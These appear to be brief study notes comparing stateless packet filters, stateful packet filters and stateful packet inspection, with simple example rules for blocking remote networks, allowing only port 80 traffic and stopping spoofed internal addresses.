
Statefull Packet Inspection

above + can inspect the data of the package

StateLESS Packet Filter


Rules based on addr/port + header info

Look at the packet and decide immediately whether to drop or forward.



- Local subnet has all traffic from remote network 1 blocks (say, network with IP address 253.128.x.x)

- Allow some traffic from Remote Network 2 (say, 253.127.x.x), but only if it is destined for port 80 (web-traffic), Drop all other ports



prevent external traffic from “spoofing” internal addresses.

StateFULL Packet Filter

Rules based on addr/port + header info

networks scans can be detected and stopped

detect invalid tcp packets

Statefull Packet Inspection

can filter for known attacks/shellcode